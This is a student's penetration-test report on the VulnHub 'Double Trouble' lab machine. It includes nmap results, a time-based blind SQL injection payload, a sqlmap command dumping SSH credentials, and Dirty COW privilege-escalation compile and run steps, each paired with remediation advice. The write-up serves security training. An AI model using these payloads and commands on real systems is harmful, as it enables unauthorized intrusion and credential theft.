DOUBLE TROUBLE
(INNER) MACHINE Report

VULNHUB Machine Report

NAME : CHANDRA KANT BAURI

EMAIL : devraj0262@gmail.com

2023-11-02

DOUBLE TROUBLE (INNER MACHINE)

OBJECTIVES:

The student was tasked with performing an internal penetration test towards Vulnhub Labs. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Vulnhub, Security infrastructure machine. The overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to their trainers.

Target - 192.168.0.118

▼ SERVICE ENUMERATION

Server IP Address	Ports Open
192.168.0.118	**TCP**: 22,80

Nmap Scan Results:

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.0p1 Debian 4+deb7u4 (protocol 2.0)
| ssh-hostkey:
| 1024 e8:4f:84:fc:7a:20:37:8b:2b:f3:14:a9:54:9e:b7:0f (DSA)
| 2048 0c:10:50:f5:a2:d8:74:f1:94:c5:60:d7:1a:78:a4:e6 (RSA)
|_ 256 05:03:95:76:0c:7f:ac:db:b2:99:13:7e:9c:26:ca:d1 (ECDSA)
80/tcp open http Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
|*http-title: Site doesn't have a title (text/html).*
| *http-methods:*
| Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:2A:55:9E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.10, Linux 3.2 - 3.16
Uptime guess: 199.639 days (since Sun Apr 16 09:00:22 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.95 ms 192.168.0.118

▼ INITIAL ACCESS - SSH

VULNERABILITY : SQL INJECTION

DESCRIPTION :

An injection flaw is a vulnerability which allows an attacker to relay malicious code through an application to another system. This can include compromising both backend systems as well as other clients connected to the vulnerable application.

The effects of these attacks include:

- Allowing an attacker to execute operating system calls on a target machine
- Allowing an attacker to compromise backend data stores
- Allowing an attacker to compromise or hijack sessions of other users
- Allowing an attacker to force actions on behalf of other users or services

VULNERABILITY PREVENTION:

You can prevent most instances of SQL injection using parameterized queries instead of string concatenation within the query. These parameterized queries are also know as "prepared statements".

The following code is vulnerable to SQL injection because the user input is concatenated directly into the query:

```
String query = "SELECT * FROM products WHERE category = '"+ input + "'";
Statement statement = connection.createStatement();
ResultSet resultSet = statement.executeQuery(query);
```

You can rewrite this code in a way that prevents the user input from interfering with the query structure:

```
PreparedStatement statement = connection.prepareStatement("SELECT * FROM products WHERE category = ?");
statement.setString(1, input);
ResultSet resultSet = statement.executeQuery();
```

You can use parameterized queries for any situation where untrusted input appears as data within the query, including the `WHERE` clause and values in an `INSERT` or `UPDATE` statement. They can't be used to handle untrusted input in other parts of the query, such as table or column names, or the `ORDER BY` clause. Application functionality that places untrusted data into these parts of the query needs to take a different approach, such as:

- Whitelisting permitted input values.
- Using different logic to deliver the required behavior.

For a parameterized query to be effective in preventing SQL injection, the string that is used in the query must always be a hard-coded constant. It must never contain any variable data from any origin. Do not be tempted to decide case-by-case whether an item of data is trusted, and continue using string concatenation within the query for cases that are considered safe. It's easy to make mistakes about the possible origin of data, or for changes in other code to taint trusted data.

SEVERITY: HIGH

CVSS 3.x Severity and Metrics: 8.8

Affected Url: http://192.168.0.118/index.php

Affected Parameter: uname (POST)
Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: uname=lGca' AND (SELECT 4393 FROM (SELECT(SLEEP(5)))dGtk) AND 'MhLJ'='MhLJ&psw=&btnLogin=Login

Steps to reproduce the attack: Use sqlmap tool

sqlmap --url http://192.168.0.117/ -D doubletrouble -T users --batch --forms --dump

The users table contains ssh usernames and passwords.

Proof of Concept Code:

Table: users
[2 entries]
+----------+----------+
| password | username |
+----------+----------+
| XXXXXX | montreux |
| XXXXXXX | clapton |
+----------+----------+

We can log in to the ssh server using the above credentials.

USER ACCESS:

▼ PRIVILEGE ESCALATION - ROOT ACCESS

VULNERABILITY : `Dirtycow` CVE:2016-5195

The target has a Linux Kernel 3.2.x. And, there is a famous exploit “Dirty Cow” that has affected a lot of versions including this one.

DESCRIPTION :


Race condition in mm/gup.c in the Linux kernel 2.x through 4.x before 4.8.3 allows local users to gain privileges by leveraging incorrect handling of a copy-on-write (COW) feature to write to a read-only memory mapping, as exploited in the wild in October 2016, aka "Dirty COW."

REFERENCE :

Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)

Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method). CVE-2016-5195 . local exploit for Linux platform

https://www.exploit-db.com/exploits/40839



Affected Kernel versions: Linux Kernel 2.6.22 < 3.9

Severity: HIGH

CVSS 3.x Severity and Metrics:

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Source
7.2	HIGH	AV:L/AC:L/Au:N/C:C/I:C/A:C	3.9	10.0	nvd@nist.gov
7.8	HIGH	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	1.8	5.9	nvd@nist.gov

Steps to reproduce the attack:

Transfer the exploit using python server and execute it in the /tmp directory
https://www.exploit-db.com/exploits/40839


```
clapton@doubletrouble:/tmp$gcc -pthread dirty.c -o dirty -lcrypt

clapton@doubletrouble:/tmp$./dirty root
```

This will create a user firefart with password root

You can login as a firefart user using ssh with all the root privileges.

POC:



VULNERABILITY FIX:

update your system and reboot your server.

RECOMMENDATION:

A better option to deal with the Dirty COW vulnerability would be a kernel update from a vendor. If an application requires transparent huge pages, a vendor should be consulted on application replacement.